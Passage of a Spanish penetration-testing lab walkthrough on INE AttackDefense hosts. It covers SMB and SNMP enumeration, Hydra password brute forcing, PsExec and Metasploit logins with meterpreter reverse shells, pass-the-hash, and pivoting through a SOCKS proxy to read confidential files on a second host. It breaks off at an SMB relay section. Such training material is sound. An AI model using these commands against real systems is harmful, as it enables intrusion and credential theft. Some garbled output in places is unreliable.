También podemos cambiar el puerto para que sea menos sospechoso con `-g 53`, por lo que ahora parece que tal vez se esté enviando una solicitud DNS o que un servidor DNS está haciendo la solicitud.

*BONUS: también podemos desactivar la resolución DNS en nmap mediante el parámetro `-n`*

## Network Enumeration

### SMB & NetBIOS Enumeration

Comenzaremos con la enumeración de Windows y luego continuaremos con la de Linux. Dicho esto, vamos a echar un vistazo a algunas técnicas y herramientas sobre cómo podemos usar para realizar enumeraciones NetBIOS y SMB.

```
File Actions Edit View Help                               Shell No. 1
root@INE:~# cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.1.0.3      INE
127.0.0.1 AttackDefense-Kali
10.10.4.2      INE
10.4.30.139  demo.ine.local
10.4.26.4      demo1.ine.local
root@INE:~#
```

Uno de estos sistemas será accesible a través de Kali. Sin embargo, el otro no lo hará y eso es porque vamos a pivotar hacia ese objetivo.

```

└─(root@INE)-[~]
# ping demo.ine.local
PING demo.ine.local (10.2.26.18) 56(84) bytes of data.
64 bytes from demo.ine.local (10.2.26.18): icmp_seq=1 ttl=125 time=3.89 ms
64 bytes from demo.ine.local (10.2.26.18): icmp_seq=2 ttl=125 time=2.39 ms
64 bytes from demo.ine.local (10.2.26.18): icmp_seq=3 ttl=125 time=2.94 ms
^C
--- demo.ine.local ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 2.385/3.071/3.888/0.620 ms

└─(root@INE)-[~]
# ping -c3 demo1.ine.local
PING demo1.ine.local (10.2.21.27) 56(84) bytes of data.

--- demo1.ine.local ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2053ms

```

## ¿Qué debemos hacer?

Como siempre empezaremos con un escaneo básico de la IP objetivo al que tenemos acceso:

```

└─(root@INE)-[~]
# nmap -Pn -sS -sV --open demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-18 06:07 IST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 06:09 (0:00:54 remaining)
Nmap scan report for demo.ine.local (10.2.26.18)
Host is up (0.0034s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
49175/tcp  open  msrpc           Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.45 seconds

```

Prestemos atención al puerto 139 netbios-ssn. ¿Qué significa ssn?

Es el servicio de sesión. Importante reconocerlo cuando hagamos un escaneo de un sistema Windows.

Te mostraré cómo comenzar normalmente con una enumeración SMB. Primero comenzaremos utilizando un script de SMB llamado smb-protocols ¿Para qué sirve? Nos dirá las versiones compatibles de SMB en el sistema objetivo:

```
[root@INE -]# nmap -sV -p445 --script smb-protocols.nse demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-18 06:51 IST
Nmap scan report for demo.ine.local (10.2.23.77)
Host is up (0.0029s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|       2:0:2
|       2:1:0
|       3:0:0
|     3:0:2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Como podemos ver tenemos una versión de SMBv1, altamente peligroso y explorable.

También queremos identificar el nivel de seguridad de SMB, mejor dicho, el nivel de seguridad del protocolo SMB:

```
[root@INE -]# nmap -sV -p445 --script smb-security-mode.nse demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-18 06:57 IST
Nmap scan report for demo.ine.local (10.2.23.77)
Host is up (0.0037s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```

Acceso a nivel de usuario y no de administrador. El servidor acepta autenticación NTLM, posible para ataques relay o PtH

"message\_signing": disabled. Posible explotación de ataques como: relay, MiTM, captura de hashes.

Ahora podemos probar vulnerabilidades específicas relacionadas con SMBv1. Por ejemplo, una sesión nula, acceso con anonymous ¿Y cómo lo podemos hacer?

Utilizando la herramienta smbclient.

```

└─(root@INE)~]
# smbclient -L demo.ine.local
Password for [WORKGROUP\root]:
Anonymous login successful

      Sharename          Type      Comment
      -----
ADMIN$              Disk      Remote Admin
C$                Disk      Default share
Documents          Disk
Downloads          Disk
IPC$              IPC       Remote IPC
print$             Disk      Printer Drivers
Public             Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to demo.ine.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

```

Ahora que sabemos que tenemos acceso anónimo, podemos realizar enumeración de nombres de usuario en el sistema Windows:

```

└─(root@INE)~]
# nmap -sv -p445 --script smb-enum-users.nse demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-18 07:13 IST
Nmap scan report for demo.ine.local (10.2.23.77)
Host is up (0.0031s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-enum-users:
|_ ATTACKDEFENSE\admin (RID: 1009)
   Flags:        Password does not expire, Normal user account
|_ ATTACKDEFENSE\Administrator (RID: 500)
   Description: Built-in account for administering the computer/domain
   Flags:        Password does not expire, Normal user account
|_ ATTACKDEFENSE\Guest (RID: 501)
   Description: Built-in account for guest access to the computer/domain
   Flags:        Password does not expire, Normal user account, Password not required, Account disabled
|_ ATTACKDEFENSE\root (RID: 1010)
   Flags:        Password does not expire, Normal user account

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds

```

Podemos aprovechar esta información para hacer un ataque de fuerza bruta para intentar ver si podemos encontrar una contraseña válida para ellos y luego usar por ejemplo PsExec para la autenticación a través de SMB.

Para ello utilizaremos la herramienta hydra:

```

└─(root@INE)~]
# cat usernames.txt
admin
administrator
root

└─(root@INE)~]
# hydra -L usernames.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local smb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-18 07:19:43
[INFO] attacking target demo.ine.local with 1 task per server, overall 1 task, 3027 login tries (1:/3:p:1009), ~3027 tries per task
[DATA] max 1 task per server, overall 1 task, 3027 login tries (1:/3:p:1009), ~3027 tries per task
[DATA] attacking smb://demo.ine.local:445/
[445][smb] host: demo.ine.local login: admin password: tinkerbell
[445][smb] host: demo.ine.local login: administrator password: password1
[445][smb] host: demo.ine.local login: root password: elizabeth
1 of 1 targets successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-18 07:19:45

```

Utilizaremos la herramienta PsExec para entrar:

```

└─(root@INE)─[/usr/share/doc/python3-impacket/examples]
# python3 psexec.py administrator@demo.ine.local
paImpacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Requesting shares on demo.ine.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file AXDwzXSP.exe
[*] Opening SVCManager on demo.ine.local.....
[*] Creating service YFIV on demo.ine.local.....
[*] Starting service YFIV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> cd ..

C:\Windows> cd ..

```

También podemos usar el exploit de psexec de Metasploit Framework:

```

msf6 exploit(windows/smb/psexec) > set RHOSTS demo.ine.local
RHOSTS ⇒ demo.ine.local
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass password1
SMBPass ⇒ password1
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.41.2:4444
[*] 10.2.23.77:445 - Connecting to the server ...
[*] 10.2.23.77:445 - Authenticating to 10.2.23.77:445 as user 'Administrator' ...
[*] 10.2.23.77:445 - Selecting PowerShell target
[*] 10.2.23.77:445 - Executing the payload...
[+] 10.2.23.77:445 - Service start timed out, OK if running a command or non-service executable ...

meterpreter > sysinfo
Computer : ATTACKDEFENSE
OS        : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain      : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > shell
Process 1420 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

```

Recordemos que teníamos dos direcciones IP, una a la que teníamos acceso desde nuestra Kali (demo.ine.local) y luego había otra a la cual no teníamos acceso desde nuestra Kali (demo1.ine.local).

```
(root@INE) [~]
# cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.1.0.5      INE
127.0.0.1 AttackDefense-Kali
10.10.41.2      INE
10.2.23.77      demo.ine.local
10.2.23.183      demo1.ine.local
```

Podemos ver que desde la máquina demo.ine.local tenemos acceso a la demo1.ine.local:

```
C:\Windows\system32>ping 10.2.23.183
ping 10.2.23.183

Pinging 10.2.23.183 with 32 bytes of data:
Reply from 10.2.23.183: bytes=32 time=2ms TTL=128
Reply from 10.2.23.183: bytes=32 time<1ms TTL=128
Reply from 10.2.23.183: bytes=32 time<1ms TTL=128
Reply from 10.2.23.183: bytes=32 time=1ms TTL=128

Ping statistics for 10.2.23.183:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms

C:\Windows\system32>
```

Toca pivotar ¿Como?

Terminaremos la sesión de la shell e iremos a meterpreter, ahora diremos run autoroute para agregar la ruta de la red o para configurar la ruta a este host en particular:

```
meterpreter > run autoroute -s 10.2.23.0/20

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.2.23.0/255.255.240.0 ...
[+] Added route to 10.2.23.0/255.255.240.0 via 10.2.23.77
[*] Use the -p option to list all active routes
meterpreter > 
```

Ahora lo pondremos en background. Y ahora configuraremos un proxy para todo el sistema, con Metasploit Socks usando el módulo proxy:

Cat /etc/proxychains4.conf

```
# ProxyList format
#   type ip port [user pass]
#   (values separated by 'tab' or 'blank')
#
#   only numeric ipv4 addresses are valid
#
#
#   Examples:
#
#       socks5 192.168.67.78  1080    lamer    secret
#       http    192.168.89.3   8080    justu    hidden
#       socks4 192.168.1.49   1080
#       http    192.168.39.93  8080
#
#
#   proxy types: http, socks4, socks5, raw
#   * raw: The traffic is simply forwarded to the proxy without modification.
#   ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

Msf6 > search socks

```

msf6 exploit(windows/smb/psexec) > search socks
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/server/socks_proxy       .              normal  No    SOCKS Proxy Server
1  auxiliary/server/socks_unc        .              normal  No    SOCKS Proxy UNC Path Redirection
2  auxiliary/scanner/http/sockso_traversal  2012-03-14  normal  No    Sockso Music Host Server 1.5 Directory Traversal

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/sockso_traversal

msf6 exploit(windows/smb/psexec) > use 0
msf6 auxiliary(server/socks_proxy) > options

Name  Current Setting  Required  Description
SRVHOST  0.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  1080           yes       The port to listen on
VERSION   5              yes       The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:
Name  Current Setting  Required  Description
PASSWORD  no            no        Proxy password for SOCKS5 listener
USERNAME  no            no        Proxy username for SOCKS5 listener

Auxiliary action:
Name  Description
Proxy  Run a SOCKS proxy server

View the full module info with the info, or info -d command.
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf6 auxiliary(server/socks_proxy) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

```

Vamos a ver si está escuchando ese puerto que le hemos asignado:

```

[root@INE]-[~]
# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0 127.0.0.11:32783        0.0.0.0:*          LISTEN    
tcp     0      0 0.0.0.0:10000          0.0.0.0:*          LISTEN    77/rinetd
tcp     0      0 0.0.0.0:9050          0.0.0.0:*          LISTEN    9673/ruby
tcp     0      0 127.0.0.1:5432          0.0.0.0:*          LISTEN    
tcp     0      0 127.0.0.1:4822          0.0.0.0:*          LISTEN    20/guacd
tcp     0      0 127.0.0.1:4822          127.0.0.1:33366    ESTABLISHED 20/guacd
tcp     0      0 127.0.0.1:60756         127.0.0.1:45654    ESTABLISHED 77/rinetd
tcp    1813    0 127.0.0.1:40904         127.0.0.1:3389    ESTABLISHED 81/guacd
tcp     0      0 10.10.41.2:4444         10.2.23.77:49409   ESTABLISHED 9673/ruby
tcp     0      0 10.1.0.5:10000         10.1.0.2:57630    ESTABLISHED 77/rinetd
tcp6    0      0 ::1:3389             ::*:*               LISTEN    11/xrdp
tcp6    0      0 127.0.0.1:8005          ::*:*               LISTEN    31/java
tcp6    0      0 ::1:3350             ::*:*               LISTEN    13/xrdp-sesman
tcp6    0      0 ::1:5432             ::*:*               LISTEN    
tcp6    0      0 ::1:4822             ::*:*               LISTEN    17/guacd
tcp6    0      0 ::1:45654            ::*:*               LISTEN    31/java
tcp6    0      0 127.0.0.1:33366        127.0.0.1:4822    ESTABLISHED 31/java
tcp6    0      0 ::1:33670            ::1:5432            ESTABLISHED 9673/ruby
tcp6    0      0 ::1:1:42822          ::1:5432            ESTABLISHED 9673/ruby
tcp6    0      0 ::1:1:5432            ::1:40346          ESTABLISHED -
tcp6    0      0 ::1:1:53052          ::1:5432            ESTABLISHED 9673/ruby
tcp6    0      0 ::1:1:5432            ::1:42822          ESTABLISHED -
tcp6    0      0 ::1:1:5432            ::1:33670          ESTABLISHED -
tcp6    0      3396 127.0.0.1:45654        127.0.0.1:60756    ESTABLISHED 31/java
tcp6    0      0 ::1:1:5432            ::1:53052          ESTABLISHED -
tcp6    0      0 127.0.0.1:3389          127.0.0.1:40904   ESTABLISHED 188/xrdp
tcp6    0      0 ::1:1:40346          ::1:5432            ESTABLISHED 9673/ruby

```

Perfecto. Está escuchando. Ese es el proxy que está siendo facilitado por Metasploit.

Ahora podemos utilizar el siguiente comando para ver qué servicios está ejecutando el segundo objetivo demo1.ine.local:

```

└─(root@INE)-[~]
# proxychains nmap demo1.ine.local -Pn -sV -sT -p445
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94 SVN ( https://nmap.org ) at 2025-07-18 07:51 IST
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.2.23.183:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.2.23.183:445 ... OK
Nmap scan report for demo1.ine.local (10.2.23.183)
Host is up (0.083s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds

```

Bien, ahora lo que podemos hacer con la sesión de antes de meterpreter, veamos si podemos interactuar con demo1.ine.local, por ejemplo, si quisiéramos ver todos los recursos compartidos por demo1.ine.local entonces podríamos utilizar el comando net view: net view <demo1.ine.local>

```

1      meterpreter x64/windows  ATTACKDEFENSE\Administrator @ ATTACKDEFENSE 10.10.41.2:4444 → 10.2.23.77:49409 (10.2.23.77)

msf6 auxiliary(server/socks_proxy) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS             : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > shell
Process 1692 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net view 10.2.23.183
net view 10.2.23.183
Shared resources at 10.2.23.183

Share name  Type  Used as  Comment
-----
Documents   Disk
K           Disk
The command completed successfully.

C:\Windows\system32>

```

Por ejemplo, si quisiéramos usar cualquiera de ellos, podemos hacer lo siguiente: Net use D:

\demo1.ine.local\<nombre>

```
Share name  Type  Used as  Comment

Documents  Disk
K           Disk
The command completed successfully.

C:\Windows\system32>net use D: \\10.2.23.183\Documents
net use D: \\10.2.23.183\Documents
The command completed successfully.

C:\Windows\system32>use K: \\10.2.23.183\K$
use K: \\10.2.23.183\K$
'use' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>net use K: \\10.2.23.183\K$
net use K: \\10.2.23.183\K$
The command completed successfully.

C:\Windows\system32>
```

Ahora ya podemos navegar:

```
C:\Windows\system32>dir D:  
dir D:  
  Volume in drive D has no label.  
  Volume Serial Number is 5CD6-020B  
  
Directory of D:\  
  
01/04/2022  05:22 AM    <DIR>          .  
01/04/2022  05:22 AM    <DIR>          ..  
01/04/2022  05:07 AM           1,425 Confidential.txt  
01/04/2022  05:22 AM            70 FLAG2.txt  
                2 File(s)        1,495 bytes  
                2 Dir(s)   6,608,048,128 bytes free  
  
C:\Windows\system32>dir K$:  
dir K$:  
"K$:" is not a recognized device.  
"K$:" is not a recognized device.  
Volume in drive C has no label.  
Volume Serial Number is 5CD6-020B  
  
Directory of C:\Windows\system32  
  
File Not Found  
  
C:\Windows\system32>dir K:  
dir K:  
  Volume in drive K is New Volume  
  Volume Serial Number is E654-107F  
  
Directory of K:\  
  
11/17/2021  03:34 PM           327,590 wallpaper.png  
                  1 File(s)      327,590 bytes
```

Para acceder es muy fácil: type D:\FLAG2.TXT, hacemos lo mismo, pero con el archivo Confidential.txt

## SNMP Enumeration

Podemos comenzar con la primera fase, que consiste en encontrar los dispositivos habilitados para SNMP, lo que esencialmente consiste en realizar un escaneo en el objetivo para ver si tiene abierto el puerto UDP 161.

```
[root@INE ~]# nmap -sU -sV -p161 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-19 01:03 IST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.73% done; ETC: 01:03 (0:00:00 remaining)
Nmap scan report for demo.ine.local (10.2.18.120)
Host is up (0.0029s latency).

PORT      STATE SERVICE VERSION
161/udp  open  snmp    SNMPv1 server (public)
Service Info: Host: AttackDefense

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds
```

Ahora, podemos pasar al siguiente paso de enumeración mediante el cual podemos intentar realizar una operación de fuerza bruta para identificar la comunidad del servidor SNMP. Podemos utilizar un script de fuerza bruta para encontrar su community strings.

Hemos encontrado los tres nombres de comunidad, community strings, público, privado y secreto.

```
[root@INE ~]# nmap -sU -sV -p161 --script snmp-brute.nse demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-19 01:11 IST
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.87% done; ETC: 01:11 (0:00:00 remaining)
Nmap scan report for demo.ine.local (10.2.18.120)
Host is up (0.0033s latency).

PORT      STATE SERVICE VERSION
161/udp  open  snmp    SNMPv1 server (public)
| snmp-brute:
|_ public - Valid credentials
|_ private - Valid credentials
|_ secret - Valid credentials
Service Info: Host: AttackDefense

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.57 seconds
```

Ahora podemos utilizar una herramienta llamada snmpwalk para extraer más información del servicio SNMP que antes no podíamos hacer sin el community strings.

```
(root@INE)-[~]
# snmpwalk -v 1 -c public demo.ine.local
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 17763 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.2
iso.3.6.1.2.1.1.3.0 = Timeticks: (30930) 0:05:09.30
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.1.5.0 = STRING: "AttackDefense"
iso.3.6.1.2.1.1.1.6.0 = ""
iso.3.6.1.2.1.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.1.1.8.0 = INTEGER: 10
iso.3.6.1.2.1.1.2.2.1.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.1.2.2.1.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.1.2.2.1.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.1.2.2.1.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.1.2.2.1.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.1.2.2.1.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.1.2.2.1.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.1.2.2.1.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.1.2.2.1.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.1.2.2.1.1.1.10 = INTEGER: 10
iso.3.6.1.2.1.1.2.2.1.2.1 = Hex-STRING: 53 6F 66 74 77 61 72 65 20 4C 6F 6F 70 62 61 63
6B 20 49 6E 74 65 72 66 61 63 65 20 31 00
iso.3.6.1.2.1.1.2.2.1.2.2 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 36 74 6F 34 20 41
64 61 78 74 65 72 00
iso.3.6.1.2.1.1.2.2.1.2.3 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 49 50 20 48 54 54
50 53 20 50 61 74 66 6F 72 6D 20 41 64 61 70
74 65 72 00
iso.3.6.1.2.1.2.2.1.2.1.2.4 = Hex-STRING: 41 57 53 20 50 56 20 4E 65 74 77 6F 72 6B 20 44
65 76 69 63 65 20 23 30 00
iso.3.6.1.2.1.2.2.1.2.1.2.5 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 4B 65 72 6E 65 6C
20 44 65 62 75 67 20 4E 65 74 77 6F 72 6B 20 41
64 61 78 74 65 72 00
iso.3.6.1.2.1.2.2.1.2.1.2.6 = Hex-STRING: 4D 69 63 72 6F 73 6F 66 74 20 54 65 72 65 64 6F
20 54 75 6E 6E 65 69 6E 67 20 41 64 61 70
05 72 00
iso.3.6.1.2.1.2.2.1.2.1.2.7 = Hex-STRING: 49 6E 74 65 6C 28 52 29 20 38 32 35 39 39 20 56
69 72 74 75 81 6C 20 46 75 6E 63 74 69 6E 00
iso.3.6.1.2.1.2.1.2.1.2.8 = Hex-STRING: 41 57 53 20 50 56 20 4E 65 74 77 6F 72 6B 20 44
05 76 69 63 65 20 23 30 2D 57 46 50 20 4E 61 74
59 76 65 2B 40 41 43 20 4C 61 79 65 72 20 4C 69
```

Pudimos recopilar mucha información a través de SNMP. Pero esto no está en un formato legible adecuado. Necesitamos contar con la ayuda de otras herramientas, es decir, scripts SNMP de nmap, para obtener información específica.

Ejecutemos todos los scripts nmap de SNMP para recopilar toda la información posible a través del servicio SNMP.

```
(root@INE)-[~]
# nmap -sU -SV -p161 -T4 --script snmp-* demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-19 01:26 IST
Nmap scan report for demo.ine.local (10.2.18.120)
Host is up (0.0030s latency).

PORT      STATE SERVICE VERSION
161/udp    open  snmp    SNMPv1 server (public)
| snmp-brute:
|   public - Valid credentials
|   private - Valid credentials
|   secret - Valid credentials
|_
| snmp-win32-users:
|   Administrator
|   DefaultAccount
|   Guest
|   WDAGUtilityAccount
|   admin
|_
| snmp-win32-services:
|   AWS Lite Guest Agent
|   Amazon SSM Agent
|   Background Tasks Infrastructure Service
|   Base Filtering Engine
|   CNG Key Isolation
|   COM+ Event System
|   Certificate Propagation
|   Computer Browser
|   Connected Devices Platform Service
|   Connected Devices Platform User Service_2927d
|   CoreMessaging
|   Credential Manager
|   Cryptographic Services
|   DCOM Server Process Launcher
```

Como podemos ver hemos recopilado información relevante como usuarios. Ahora podemos realizar un ataque de fuerza bruta en el servidor SMB para autenticarnos.

Usaremos la herramienta hydra:

```
[root@INE -]# ./hydra -L users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local smb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-19 01:28:49
[INFO] max number of tasks: 1 (uses not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 3027 login tries (l:3/p:1009), ~3027 tries per task
[DATA] attacking smb://demo.ine.local:445/
[445][smb] host: demo.ine.local login: administrator password: elizabeth
[445][smb] host: demo.ine.local login: admin password: tinkerbell
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-19 01:29:01
```

Ahora podemos utilizar la herramienta llamada PsExec para logearnos dentro del sistema, también podemos utilizar el módulo de Metasploit PsExec para logearnos dentro el sistema:

Instrumentation (WMI) Remote Command Execution	2017-03-14	normal	Yes	MS17-010 EternalRo
8 exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRo
9 exploit/windows/smb/ <b>psexec</b>	1999-01-01	manual	No	Microsoft Windows
Authenticated User Code Execution				

```
Id Name Type Information Connection
-- --- -- -----
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ ATTACKDEFENSE 10.10.5.2:4444 -> 10.2.28.132:4
9899 (10.2.28.132)

msf6 exploit(windows/smb/psexec) > set LPORT 4422
LPORT => 4422
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.2.28.132
RHOSTS => 10.2.28.132
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d
SMBPass => aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d
msf6 exploit(windows/smb/psexec) > exploit
```

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4422
[*] 10.2.28.132:445 - Connecting to the server...
[*] 10.2.28.132:445 - Authenticating to 10.2.28.132:445 as user 'Administrator'...
[!] 10.2.28.132:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 10.2.28.132:445 - Uploading payload... wbULPeQK.exe
[*] 10.2.28.132:445 - Created \wbULPeQK.exe...
[*] Sending stage (175174 bytes) to 10.2.28.132
[+] 10.2.28.132:445 - Service started successfully...
[*] 10.2.28.132:445 - Deleting \wbULPeQK.exe...
[*] Meterpreter session 2 opened (10.10.5.2:4422 -> 10.2.28.132:50091) at 2021-12-31 04:32:35 +0530

meterpreter > sysinfo
Computer : ATTACKDEFENSE
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > exit
[*] Shutting down Meterpreter...
```

## SMB Relay Attack

Bien, lo primero que vamos a hacer es configurar el SMB relay usando el módulo de Metasploit para este propósito:

